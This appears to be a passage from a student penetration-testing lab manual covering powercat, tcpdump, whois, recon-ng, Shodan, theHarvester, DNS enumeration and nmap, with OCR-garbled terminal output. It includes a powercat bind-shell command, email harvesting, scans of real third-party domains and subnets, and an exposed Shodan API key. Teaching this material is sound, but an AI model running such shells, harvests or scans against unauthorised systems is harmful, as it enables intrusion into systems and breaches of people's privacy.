6. Run the Get-Service command below, passing the first letter and asterisk (A*) of the services you want to view. Adding the wildcard character lets you filter all the services which do not start with the letter ‘A.’

Get-Service A*

7. Set-Location is used to change current working directory

Set-Location C:\Users\hp\Desktop

8. Run the command below to collect the list of all the PowerShell commands (Get-Command) in memory and convert (ConvertTo-HTML) the list to an HTML file named Command.html.

Get-Command | ConvertTo-HTML > Commands.html

9. Run the command below to collect a list of PowerShell commands (Get-Command), and export the list as a CSV file (Export-CSV) named Commands.csv.

```
Get-Command | Export-CSV Commands.csv
```

```

File Actions Edit View Help
PowerShell 7.1.3
Copyright (c) Microsoft Corporation.

https://aka.ms/powershell
Type 'help' to get help.

[(kali㉿kali)-[~/home/kali]] PS> GET-HELP

TOPIC
PowerShell Help System

SHORT DESCRIPTION
Displays help about PowerShell cmdlets and concepts.

LONG DESCRIPTION
PowerShell Help describes PowerShell cmdlets, functions, scripts, and modules, and explains concepts, including the elements of the PowerShell language.

PowerShell does not include help files, but you can read the help topics online, or use the Update-Help cmdlet to download help files to your computer and then use the Get-Help cmdlet to display the help topics at the command line.

You can also use the Update-Help cmdlet to download updated help files

```

| Id | Duration | CommandLine |
|----|----------|-------------|
| 1 | 0.054 | GET-HELP |

| NPM(K) | PM(M) | WS(M) | CPU(s) | Id | SI | ProcessName |
|--------|-------|-------|--------|------|-----|---------------------|
| 0 | 0.00 | 2.88 | 0.00 | 788 | 787 | (sd-pam) |
| 0 | 0.00 | 0.00 | 0.00 | 61 | 0 | acpi_thermal_pm |
| 0 | 0.00 | 4.91 | 0.02 | 1060 | 815 | agent |
| 0 | 0.00 | 1.66 | 0.00 | 532 | 532 | agetty |
| 0 | 0.00 | 7.80 | 0.06 | 912 | 912 | at-spi-bus-launcher |
| 0 | 0.00 | 6.95 | 0.63 | 928 | 912 | at-spi2-registryd |

Powercat

This package contains a netcat powershell version. It's a simple utility which reads and writes data across network connections using DNS or UDP protocol
 Testing PowerShell Communication

To test it use

```
powercat -c 127.0.0.1 -p 9000 -v
```

To transfer files

On Server

```
powercat -l -p 9000 -of C:\file.txt -v
```

On Client

```
powercat -c 192.168.1.16 -p 9000 -i C:\1.txt -v
```

To bind shell

```
powercat -l -p 9000 -e cmd -v
```


To test from client

```
powercat -c 192.168.1.16 -p 9000 -v
```

```
whoami
```

C. Wireshek and tcpdump

WIRESHARK: Wireshark is the world's foremost and widely-used network protocol analyzer. It lets you see what's happening on your network at a microscopic level and is the de facto (and often de jure) standard across many commercial and non-profit enterprises, government agencies, and educational institutions.



Tcpdump

This program allows you to dump the traffic on a network. tcpdump is able to examine IPv4, ICMPv4, IPv6, ICMPv6, UDP, TCP, SNMP, AFS BGP, RIP, PIM, DVMRP, IGMP, SMB, OSPF, NFS and many other packet types. It can be used to print out the headers of packets on a network interface, filter packets that match a certain expression. You can use this tool to track down network problems, to detect attacks or to monitor network activities

```
sudo tcpdump -D
```

```
kali@kali: ~
File Actions Edit View Help
[(kali㉿kali)-[~]]$ nc 127.0.0.1 4000
[(kali㉿kali)-[~]]$ tcpdump -D
1.eth0 [Up, Running, Connected]
2.any (Pseudo-device that captures on all interfaces) [Up, Running]
3.lo [Up, Running, Loopback]
4.bluetooth-monitor (Bluetooth Linux Monitor) [Wireless]
5.nflog (Linux netfilter log (NFLOG) interface) [none]
6.nfqueue (Linux netfilter queue (NFQUEUE) interface) [none]
7 dbus-system (D-Bus system bus) [none]
8 dbus-session (D-Bus session bus) [none]
[(kali㉿kali)-[~]]$
```

```
sudo tcpdump -i lo
```

```
t device
(socket: Operation not permitted)
[(kali㉿kali)-[~]]$ sudo tcpdump -i lo
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on lo, link-type EN10MB (Ethernet), snapshot length 262144 bytes
23:14:07.321081 IP localhost.49572 > localhost.4000: Flags [S], seq 1975685918, win 65495, options [mss 65495,sackOK,TS val 1088662212 ecr 0,nop,wscale 7], length 0
23:14:07.321092 IP localhost.4000 > localhost.49572: Flags [S.], seq 1711832049, ack 1975685919, win 65483, options [mss 65495,sackOK,TS val 1088662212 ecr 1088662212,nop,wscale 7], length 0
23:14:07.321101 IP localhost.49572 > localhost.4000: Flags [.], ack 1, win 512, options [nop,nop,TS val 1088662212,ecr 1088662212], length 0
```

```
sudo tcpdump -c 4 -i lo
```

To print captured packages in ASCII format

```
sudo tcpdump -A -i lo
```

To display packets in HEX and ASCII values

```
sudo tcpdump -XX -i lo
```

To save captured packets into a file

```
sudo tcpdump -w captured_packets.pcap -i lo
```

To read captured packets from a file

```
sudo tcpdump -r captured_packets.pcap
```

To capture packets with ip address

```
sudo tcpdump -n -i lo
```

To capture only TCP packets sudo tcpdump -i lo tcp

PRACTICAL NO.3

Passive Information Gathering

- a. Whois Enumeration/ Google Hacking
- b. Netcraft, Recon-ng, Shodan
- c. SSL Server Test

Passive Information Gathering

When you are conducting a penetration test, it is important to take a methodological approach to information gathering and divide the task up into two parts: passive information gathering and active information gathering. Passive information gathering should come first. It involves collecting public information from the internet about the company being assessed — without invoking any kind of communication with the target systems.

Passive information gathering involves using internet resources to find out publicly available information about the company that could help you exploit the company's systems and bypass security controls while performing the pen test. There are different techniques to passive information gathering: you could surf public internet sites manually, query DNS, or use open-source intelligence (OSINT) gathering tools to automate the discovery of information. Most of these techniques are not technical in nature, but they do represent the mindset of a hacker, so you want to follow similar strategies when performing your pen test.

A. Whois Enumeration / Google Hacking

Following command can be used to get details of all options which can be used with whois command
whois-help

```

kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ whois -help
Usage: whois [OPTION] ... OBJECT ...

-h HOST, --host HOST      connect to server HOST
-p PORT, --port PORT      connect to PORT
-I                          query whois.iana.org and follow its referral
-H                          hide legal disclaimers
--verbose                  explain what is being done
--help                      display this help and exit
--version                  output version information and exit

These flags are supported by whois.ripe.net and some RIPE-like servers:
-L                          find the one level less specific match
-L                          find all levels less specific matches
-m                          find all one level more specific matches
-M                          find all levels of more specific matches
-c                          find the smallest match containing a mnt-irt attribute
-x                          exact match
-b                          return brief IP address ranges with abuse contact
-B                          turn off object filtering (show email addresses)
-G                          turn off grouping of associated objects
-d                          return DNS reverse delegation objects too
-i ATTR[,ATTR] ...          do an inverse look-up for specified ATTRibutes
-T TYPE[,TYPE] ...          only look for objects of TYPE

```

whois google.com

```

(kali㉿kali)-[~]
$ whois google.com
Domain Name: GOOGLE.COM
Registry Domain ID: 2138514_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.markmonitor.com
Registrar URL: http://www.markmonitor.com
Updated Date: 2019-09-09T15:39:04Z
Creation Date: 1997-09-15T04:00:00Z
Registry Expiry Date: 2028-09-14T04:00:00Z
Registrar: MarkMonitor Inc.
Registrar IANA ID: 292
Registrar Abuse Contact Email: abusecomplaints@markmonitor.com
Registrar Abuse Contact Phone: +1.2083895740
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: serverDeleteProhibited https://icann.org/epp#serverDeleteProhibited
Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited
Domain Status: serverUpdateProhibited https://icann.org/epp#serverUpdateProhibited
Name Server: NS1.GOOGLE.COM

```

B. Netcraft, Recon-ng, Shodan

Netcraft: Used to get information about the technologies which is used by the target websites.

Network: Domain, the IP address, and Domain registrar etc

Site Technology: Client side, server side, client side scripting etc

Recon-ng

Recon-ng is free and open-source tool available on GitHub. Recon-ng is based upon Open Source Intelligence (OSINT), the easiest and useful tool for reconnaissance.

Features of Recon-ng:

Recon-ng is free and open-source tool this means you can download and use it at free of cost.

Recon-ng is a complete package of information gathering modules. It has so many modules that you can use for information gathering.

Recon-ng works and acts as a web application/website scanner.

Recon-ng is one of the easiest and useful tool for performing reconnaissance.

Uses of Recon-ng :

Recon-ng is a complete package of Information gathering tools.

Recon-ng can be used to find IP Addresses of target.

Recon-ng can be used to look for error-based SQL injections.

Recon-ng can be used to find sensitive files such as robots.txt.

Recon-ng can be used to find information about Geo-IP lookup, Banner grabbing, DNS lookup, port scanning, sub-domain information, reverse IP using WHOIS lookup.

Recon-ng can be used to detect Content Management Systems (CMS) in use of a target web application,

1 : To launch recon-ng type following command
recon-ng

2 : To know about workspaces just type the following command.
workspaces create <nameofworkspace>

workspaces create testworkspace



```
[recon-ng][default] > workspaces create testworkspace
[recon-ng][testworkspace] >
[recon-ng][testworkspace] >
[recon-ng][testworkspace] >
[recon-ng][testworkspace] >
[recon-ng][testworkspace] > █
```

3 : search marketplace with following commad

Marketplace search

| +----- | | | | Path | Version | Status |
|------------------|---|---|---|------|---------|------------|
| | Updated | D | K | | | |
| led 2020-10-13 | discovery/info_disclosure/cache_snoop | | | | 1.1 | not instal |
| led 2021-10-04 | discovery/info_disclosure/interesting_files | | | | 1.2 | not instal |
| led 2019-06-24 | exploitation/injection/command_injector | | | | 1.0 | not instal |
| led 2019-10-08 | exploitation/injection/xpath_bruter | | | | 1.2 | not instal |
| led 2019-08-09 | import/csv_file | | | | 1.1 | not instal |
| led 2019-06-24 | import/list | | | | 1.1 | not instal |
| | import/masscan | | | | 1.0 | not instal |

4 : Go to marketplace to install modules to initiate your Reconnaissance
marketplace install (module name)

```
marketplace install recon/companies-domains/viewdns_reverse_whois
```

```
[recon-ng][testworkspace] > marketplace install recon/profiles-profiles/profiler
[*] Module installed: recon/profiles-profiles/profiler
[*] Reloading modules ...
[recon-ng][testworkspace] > █
```

5 : Load the Module

```
moules load
recon/companies-domains/viewdns_reverse_whois
```

```
[recon-ng][default] > marketplace load recon/profiles-profiles/profiler
Interfaces with the module marketplace

Usage: marketplace <info|install|refresh|remove|search> [ ... ]

[recon-ng][default] > █
```

6: to use this module we have to set the source option set SOURCE (Domain name)

7 : then run the modul using run command
run

```
[recon-ng][default] > modules load econ/profiles-profiles/profiler
[recon-ng][default][profiler] > options set SOURCE google.com
SOURCE => google.com
[recon-ng][default][profiler] > run
[*] Retrieving https://raw.githubusercontent.com/WebBreacher/WhatsMyName/master/web_accounts_list.json...
Looking Up Data For: Google.Com
_____
[*] Checking: 7cup
[*] Checking: Artists & Clients
[*] Checking: Ameblo
[*] Checking: Aminoapps
[*] Checking: Anilist
[*] Checking: AnimePlanet
```

Shodan

Shodan is a search engine that lets the user find specific types of computers (web cam, routers, servers, etc) currently connected to the internet.

The most fundamental difference between the google and Shodan Eye is that Shodan Eye analyses the Internet, while Google analyses the WWW. The devices connected to the WWW

are only a small part of what is really connected to the Internet.

1: Give following command to initialize shodan

```
shodan init YOUR_API_KEY
```



A terminal window showing the initialization of the Shodan CLI. The user runs the command 'shodan init' followed by a long API key. The output shows 'Successfully initialized'.

```
(kali㉿kali)-[~]
└─$ shodan init hNf6UscDfxJFrOuBmLEUocW3D5IoCXBC
Successfully initialized
(kali㉿kali)-[~]
└─$
```

the shodan CLI has lot of commands

1: count – returns the number of result for search query

```
$ shodan count microsoft iis 6.0
```

5310594

2: Hosts - See information about the host such as where it's located, what ports are open and which organization owns the IP

Example

```
$ shodan host 189.201.128.250
```

3: myip - Returns your Internet-facing IP address.

Example

```
$ shodan myip 199.30.49.210
```

4 : parse - Use parse to analyze a file that was generated using the download command. It lets you filter out the fields that you're interested in, convert the JSON to a CSV and is friendly for pipe-ing to other scripts.

```
$ shodan parse --fields ip_str,port,org --separator ,
microsoft-data.json.gz
```

5: search - This command lets you search Shodan and view the results in a terminal-friendly way. By default it will display the IP, port, hostnames and data. You can use the --fields parameter to print whichever banner fields you're interested in.

```
$ shodan search --fields ip_str,port,org,hostnames microsoft iis 6.0
```

```
(kali㉿kali)-[~]
$ shodan count microsoft iis 6.0
1065356

(kali㉿kali)-[~]
$ shodan count google.com
760623

(kali㉿kali)-[~]
$ shodan count sathayecollege.edu.in
0

(kali㉿kali)-[~]
$ shodan host 189.201.128.258
189.201.128.258
Hostnames: ptr.redditmx.com
City: Mexico City
Country: Mexico
Organization: ATC HOLDING FIBRA MEXICO, S. DE R.L. DE C.V.
Updated: 2022-01-18T17:26:16.248751
Number of open ports: 1

Ports:
123/udp ntpd (*4*)

---(kali㉿kali)-[~]
$ shodan myip
103.58.152.143
```

```
(kali㉿kali)-[~]
$ shodan search --fields ip_str,port,org microsoft iis 6.0
|
```

| File | Actions | Edit | View | Help |
|-----------------|---------|------|---------------------------------------|------|
| 56.208.16.186 | 7547 | | Amazon.com, Inc. | |
| 75.101.183.70 | 5853 | | Amazon Data Services Nove | |
| 54.241.96.15 | 55442 | | Amazon Technologies Inc. | |
| 50.224.30.3 | 80 | | Comcast Cable Communications, LLC | |
| 216.238.98.246 | 2561 | | Vultr Holdings, LLC | |
| 72.18.139.25 | 80 | | Mountain View Technology | |
| 13.57.192.200 | 110 | | Amazon Technologies Inc. | |
| 18.228.58.241 | 9213 | | Amazon Data Services Brazil | |
| 223.6.203.57 | 80 | | Aliyun Computing Co., LTD | |
| 66.242.146.168 | 80 | | Host Depot, Inc. | |
| 54.176.197.222 | 7080 | | Amazon.com, Inc. | |
| 34.253.208.38 | 135 | | Amazon Data Services Ireland limited | |
| 54.220.255.198 | 8649 | | Amazon.com, Inc. | |
| 18.191.149.68 | 8081 | | Amazon Technologies Inc. | |
| 54.215.181.136 | 1153 | | Amazon.com, Inc. | |
| 3.15.153.220 | 4899 | | Amazon Technologies Inc. | |
| 173.161.201.241 | 80 | | Comcast Cable Communications, LLC | |
| 223.6.213.104 | 80 | | Aliyun Computing Co., LTD | |
| 41.185.10.16 | 80 | | i-grid | |
| 13.57.184.123 | 9944 | | Amazon Technologies Inc. | |
| 23.245.28.21 | 8788 | | Amazon Data Services South Africa | |
| 15.161.177.237 | 25105 | | Amazon Data Services Italy | |
| 15.161.177.161 | 79 | | Amazon Data Services Italy | |
| 13.51.234.92 | 3409 | | Amazon Data Services Sweden | |
| 156.248.249.168 | 80 | | INTERNET HOSTSPACE GLOBAL INC | |
| 15.237.45.14 | 3084 | | Amazon Data Services France | |
| 13.208.253.187 | 1599 | | Amazon Data Services Osaka | |
| 104.216.0.229 | 80 | | Psychz Networks | |
| 140.121.140.93 | 80 | | Ministry of Education Computer Center | |

C. SSL Server Test:

This test can be done by using SSLscan
 sslscan nameofthehost
 sslscan sathayecollege.edu.i

```
(kali㉿kali)-[~]
└─$ ssllscan sathyayecollege.edu.in
Version: 2.0.10-static
OpenSSL 1.1.1l-dev xx XXX xxxx
Connected to 107.180.36.94
Testing SSL server sathyayecollege.edu.in on port 443 using SNI name sathyayecollege.edu.in
1 ✘

SSL/TLS Protocols:
SSLv2      disabled
SSLv3      disabled
TLSv1.0    enabled
TLSv1.1    enabled
TLSv1.2    enabled
TLSv1.3    disabled

TLS Fallback SCSV:
Server does not support TLS Fallback SCSV

TLS renegotiation:
Secure session renegotiation supported

TLS Compression:
Compression disabled
```

```
TLS Compression:
Compression disabled

Heartbleed:
TLSv1.2 not vulnerable to heartbleed
TLSv1.1 not vulnerable to heartbleed
TLSv1.0 not vulnerable to heartbleed

Supported Server Cipher(s):
Preferred TLSv1.2 256 bits ECDHE-RSA-AES256-SHA           Curve P-521 DHE 52
1
Accepted  TLSv1.2 128 bits ECDHE-RSA-AES128-SHA256        Curve P-384 DHE 38
4
Accepted  TLSv1.2 128 bits ECDHE-RSA-AES128-SHA           Curve P-256 DHE 25
6
Accepted  TLSv1.2 256 bits AES256-SHA256
Accepted  TLSv1.2 256 bits AES256-SHA
Preferred TLSv1.1 256 bits ECDHE-RSA-AES256-SHA           Curve P-521 DHE 52
1
Accepted  TLSv1.1 128 bits ECDHE-RSA-AES128-SHA           Curve P-256 DHE 25
6
Accepted  TLSv1.1 256 bits AES256-SHA
Preferred TLSv1.0 256 bits ECDHE-RSA-AES256-SHA           Curve P-521 DHE 52
1
Accepted  TLSv1.0 128 bits ECDHE-RSA-AES128-SHA           Curve P-256 DHE 25
6
Accepted  TLSv1.0 256 bits AES256-SHA
```

PRACTICAL NO. 4

User Information Gathering

1. Email Harvesting, Password Dumps

Email harvesting is the process of obtaining lists, either by purchase or theft, of valid email addresses for the purpose of sending bulk email or spam, or in malicious instances, phishing attempts. Spammers may use bots to find valid email addresses on the Internet by spidering web pages.

The harvester is the email scraping tool available in Kali Linux. In this post, we will learn how to use the harvester to scrape the email addresses of our target from the internet.

The harvester tool is easy to use, and its syntax of commands is easy too.

Take help of theHarvester

Open the terminal and get the harvester's help to have a look at all commands.

theHarvester -help

Open a terminal and use the below command. We will be using github.com for our tutorial.

theHarvester -d github.com -b google -l 300

-d :- This option is used to specify the domain name of the target.

-b :- Specify sources you want to use for email scraping.

-l :- Limit of pages to explore. I am gonna go through only 300 page

```
(kali㉿kali)-[~]
$ theHarvester -h

*****
* [H][E][A][V][E][R] *
* [E][C][H][O][ ][S][C][R][E][E][N][S][H][O][T][ ][P][A][C][K][A][G][E] *
* [E][C][H][O][ ][S][C][R][E][E][N][S][H][O][T][ ][P][A][C][K][A][G][E] *
*****
* theHarvester 4.0.2
* Coded by Christian Martorella
* Edge-Security Research
* cmartorella@edge-security.com
*
*****

usage: theHarvester [-h] -d DOMAIN [-l LIMIT] [-s START] [-g] [-p] [-s]
                   [--screenshot SCREENSHOT] [-v] [-e DNS_SERVER]
                   [-t DNS_TLD] [-r] [-n] [-c] [-f FILENAME] [-b SOURCE]

theHarvester is used to gather open source intelligence (OSINT) on a
company or domain.

optional arguments:
```

```
company or domain.

optional arguments:
  -h, --help            show this help message and exit
  -d DOMAIN, --domain DOMAIN
                        Company name or domain to search.
  -l LIMIT, --limit LIMIT
                        Limit the number of search results, default=500.
  -S START, --start START
                        Start with result number X, default=0.
  -g, --google-dork    Use Google Dorks for Google search.
  -p, --proxies        Use proxies for requests, enter proxies in
                        proxies.yaml.
  -s, --shodan         Use Shodan to query discovered hosts.
  --screenshot SCREENSHOT
                        Take screenshots of resolved domains specify output
                        directory: --screenshot output_directory
  -v, --virtual-host   Verify host name via DNS resolution and search for
                        virtual hosts.
  -e DNS_SERVER, --dns-server DNS_SERVER
                        DNS server to use for lookup.
  -t DNS_TLD, --dns-tld DNS_TLD
                        Perform a DNS TLD expansion discovery, default
                        False.
  -r, --take-over      Check for takeovers.
  -n, --dns-lookup     Enable DNS server lookup, default False.
  -c, --dns-brute      Perform a DNS brute force on the domain.
```

Exporting the output in HTML file

You can export the output of your results in XML or HTML file. Let's see how to export the results in an HTML file.

```
theHarvester -d github.com -b google.com -l 400 -f  
/home/naruto/Desktop/emails-github.html
```

-f :- It's used to specify the filename and path where you want to export the result.

-b :- Using the Baidu search engine for gathering emails.

```
[kali㉿kali)-[~]
$ theHarvester -d github.com -b google.com -l 400 -f

*****
* [H][I] [B] {E} ^ ^ --| | F V V E X || X \ |
* 
* theHarvester 4.0.2
* Coded by Christian Martorella
* Edge-Security Research
* cmartorella@edge-security.com
*
*****
```

Password Dump:

Credential dumping is a type of cyber-attack where a computer is breached, and usernames and passwords are obtained by the attacker. This can be harmful if it happens to your personal computer, but it can be absolutely devastating if an attacker is able to perform credential dumping on a computer that is a part of a larger network.

This hacking technique is implemented after a computer has been breached by the attacker. Usernames and passwords are extremely valuable to cybercriminals and can be used to acquire sensitive

information as well as to gain access to admin and other privileged account credentials and other computers on a network.

After gaining access to a computer, a hacker will perform credential dumping by gaining access to the cache of passwords that are stored in your computer's memory. For user convenience, operating systems and browsers have the ability to save usernames and passwords and then automatically fill in your login information to sites and programs you frequent. Unfortunately, this convenience has come at a cost and can leave your information more vulnerable to credential theft and dumping.

2. Information Gathering Frameworks- OSINT Framework, Maltego

The first phase in ethical hacking is reconnaissance, also known as footprinting and information collecting, in which we gather as much information about the target as possible.

The OSINT Framework can be accessed from websites <https://osintframework.com/>

On the right top corner of the screen, you can find indicators for some of the listed tools.

(T) — Indicates a link to a tool that must be installed and run locally

(D) — Google Dork (or Google Hacking)

(R) — Requires registration

(M) — Indicates a URL that contains the search term and the URL itself must be edited manually

OSINT using Maltego

Maltego is an open-source intelligence forensic application. Which will help you to get more accurate information and in a smarter way. In simple words, it is an information-gathering tool

Features of Maltego:

- It is used for gathering information for security related work. It will save your time and make you work smarter and accurately.
 - It will help you in the thinking process by demonstrating connected links between all the searched items.
 - If you want to get hidden information, it (Maltego) can help you to discover it.
 - It is pre-installed (in the information gathering section) in Kali Linux.
1. Download maltego from official web site
 2. Install the maltego with following command: Dbpkg -i nameofthefile
 3. Register to maltego

Using Maltego tool in Kali Linux

1. Open Terminal and type "maltego" to run Maltego tool: maltego
2. You must register yourself first to use Maltego and remember your password as you will need it again the next time you log in to Maltego. After the registration process, you can log in to Maltego. After that click on Machines and then choose Run Machine.
3. Machine: A machine is simply what type of footprinting we want to do against our target. Select the machine that you want to use.
4. Once we are done with the process of choosing a machine for our footprinting. We need to choose a Target.
5. Maltego will now begin to gather info on our target

PRACTICAL NO.5

Active Information Gathering

A. DNS Enumeration

DNS Reconnaissance is an information-gathering part for a penetration testing. It is used where penetration testing is being performed. It can gather and collect all types of information on the records and target server. It does not affect any IP addresses; therefore, it is best to use for checking on or disclose the information of any network. This is only possible for those networks or organizations that do not check upon the DNS traffic

To gather DNS information, different tools are available. The following are some tools for DNS Reconnaissance.

DNSRecon :

```

Max [~] $ dnsrecon -d facebook.com
[*] std: Performing General Enumeration against: facebook.com ...
alt [-] DNSSEC is not configured for facebook.com
26 [*] SOA a.ns.facebook.com 129.134.30.12
26 [*] NS d.ns.facebook.com 185.89.219.12
alt [*] NS d.ns.facebook.com 2a03:2880:f1fd:c:face:b00c:0:35
27 [*] NS c.ns.facebook.com 185.89.218.12
alt [*] NS c.ns.facebook.com 2a03:2880:f1fc:c:face:b00c:0:35
6 [*] NS a.ns.facebook.com 129.134.30.12
asp [*] NS a.ns.facebook.com 2a03:2880:f0fc:c:face:b00c:0:35
[*] NS b.ns.facebook.com 129.134.31.12
[*] NS b.ns.facebook.com 2a03:2880:f0fd:c:face:b00c:0:35
Try [*] MX smtpin.vvv.facebook.com 66.220.149.251
[*] MX smtpin.vvv.facebook.com 2a03:2880:20ff:ffff:face:b00c:0:686e
[*] A facebook.com 157.240.16.35
[*] AAAA facebook.com 2a03:2880:f12f:83:face:b00c:0:25de
Try [*] TXT facebook.com google-site-verification=A2WZWCNQHrGV_TWwKh6KHY90tY
AXF 0SHZo_RnyMJoDaG0s
[*] TXT facebook.com google-site-verification=wdH5DTJTc9AYNwVunSVFeK0hYD
Try GUIEOgb-RReU6pJLY
AXF [*] TXT facebook.com v=spf1 redirect=_spf.facebook.com
[*] TXT _dmarc.facebook.com v=DMARC1; p=reject; rua=mailto:a@dmarc.facebookmail.com; ruf=mailto:fb-dmarc@datafeeds.phishlabs.com; pct=100
Bru [*] Enumerating SRV Records
[+] 0 Records Found

```

It is used to gather DNS information and was developed by a python script.

DNSEnum:

Dnsenum is a tool that Kali and Backtrack own that does everything dig do and much more. Where to find it? You can find it by approaching Dnsenum in the applications.

```
(kali㉿kali)-[~]
$ dnsenum sathyecollege.edu.in
dnsenum VERSION:1.2.6
_____
sathyecollege.edu.in

Host's addresses:
_____
sathyecollege.edu.in. 21 IN A 107.180.36.9
4

Name Servers:
_____
ns27.domaincontrol.com. 19661 IN A 97.74.103.14
ns28.domaincontrol.com. 19718 IN A 173.201.71.1
4

Mail (MX) Servers:
_____
alt1.aspmx.l.google.com. 293 IN A 173.194.202.
26
alt2.aspmx.l.google.com. 293 IN A 142.250.141.
26
alt3.aspmx.l.google.com. 293 IN A 142.250.115.
27
alt4.aspmx.l.google.com. 293 IN A 64.233.171.2
6
aspmx.l.google.com. 293 IN A 74.125.24.27

Trying Zone Transfers and getting Bind Versions:
_____
Trying Zone Transfer for sathyecollege.edu.in on ns27.domaincontrol.com ...
AXFR record query failed: Connection timed out
Trying Zone Transfer for sathyecollege.edu.in on ns28.domaincontrol.com ...
AXFR record query failed: Network is unreachable

Brute forcing with /usr/share/dnsenum/dns.txt:
_____
```

B. Port Scanning:

Nmap stands for Network Mapper and is an open-source tool for network exploration and security auditing which comes standard with Kali Linux

Nmap is Linux command-line tool for network exploration and security auditing. This tool is generally used by hackers and cybersecurity enthusiasts and even by network and system administrators. It is used for the following purposes:

- Real time information of a network
- Detailed information of all the IPs activated on your network
- Number of ports open in a network
- Provide the list of live hosts
- Port, OS, and Host scanning

1. To scan a System with Hostname and IP address. First, Scan using Hostname
nmap www.sathyecollege.edu.in
nmap 172.217.27.174

```
(kali㉿kali)-[~]
$ nmap sathyecollege.edu.in
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-15 22:39 EDT
Nmap scan report for sathyecollege.edu.in (107.180.36.94)
Host is up (0.22s latency).
rDNS record for 107.180.36.94: ip-107-180-36-94.ip.secureserver.net
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp   sathyecollege.edu.in on ns27.domaincontrol.com ...
80/tcp    open  http  Connection timed out
443/tcp   open  https
8443/tcp  open  https-alt sathyecollege.edu.in on ns28.domaincontrol.com ...
R: record query failed: Network is unreachable
Nmap done: 1 IP address (1 host up) scanned in 18.06 seconds
```

It is used to get more detailed information about the remote machines.

nmap -v www.sathyecollege.edu.in

```
(kali㉿kali)-[~]
$ nmap -v sathyecollege.edu.in
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-15 22:41 EDT
Initiating Ping Scan at 22:41          293  IN  A      173.194.202.
Scanning sathyecollege.edu.in (107.180.36.94) [2 ports]
Completed Ping Scan at 22:41, 0.21s elapsed (1 total hosts)  142.250.141.
Initiating Parallel DNS resolution of 1 host. at 22:41
Completed Parallel DNS resolution of 1 host. at 22:41, 0.01s elapsed.115.
Initiating Connect Scan at 22:41
Scanning sathyecollege.edu.in (107.180.36.94) [1000 ports]  64.233.171.2
Discovered open port 80/tcp on 107.180.36.94
Discovered open port 443/tcp on 107.180.36.94  IN  A      74.125.24.27
Discovered open port 21/tcp on 107.180.36.94
Discovered open port 8443/tcp on 107.180.36.94
Completed Connect Scan at 22:41, 14.49s elapsed (1000 total ports)
Nmap scan report for sathyecollege.edu.in (107.180.36.94)
Host is up (0.21s latency).
rDNS record for 107.180.36.94: ip-107-180-36-94.ip.secureserver.net
Not shown: 996 filtered tcp ports (no-response)s27.domaincontrol.com ...
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
443/tcp   open  https: Network is unreachable
8443/tcp  open  https-alt

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 15.31 seconds
```

3. To scan multiple hosts

```
nmap 103.76.228.244 157.240.198.35 172.217.27.174
```

```
(kali㉿kali)-[~]
$ nmap 103.76.228.244 157.240.198.35 172.217.27.174
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-15 22:44 EDT
Nmap scan report for cs-mum-21.webhostbox.net (103.76.228.244)
Host is up (0.023s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp    open  smtp
26/tcp    open  rsftp
53/tcp    open  domain
80/tcp    open  http
110/tcp   open  pop3
143/tcp   open  imap
443/tcp   open  https
587/tcp   open  submission
993/tcp   open  imaps
995/tcp   open  pop3s
2222/tcp  open  EtherNetIP-1
3306/tcp  open  mysql

Nmap scan report for edge-star-mini-shv-01-del1.facebook.com (157.240.198.35)
Host is up (0.10s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap scan report for del1s03-in-f14.1e100.net (172.217.27.174)
Host is up (0.038s latency).
Not shown: 998 filtered tcp ports (no-response)
```

4. To scan whole subnet

```
nmap 103.76.228.*
```

5. To scan to detect firewall settings.

```
sudo nmap -sA 103.76.228.244
```

```
(kali㉿kali)-[~]
$ sudo nmap -sA 103.76.228.244
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-15 22:51 EDT
Nmap scan report for cs-mum-21.webhostbox.net (103.76.228.244)
Host is up (0.028s latency). (3 hosts up) scanned in 27.53 seconds
All 1000 scanned ports on cs-mum-21.webhostbox.net (103.76.228.244) are in ignored states.
Not shown: 1000 unfiltered tcp ports (reset)

Nmap done: 1 IP address (1 host up) scanned in 1.44 seconds
```

6. To identify Hostnames

```
sudo nmap -sL 103.76.228.244
```

```
(kali㉿kali)-[~]
$ sudo nmap -sL 103.76.228.244
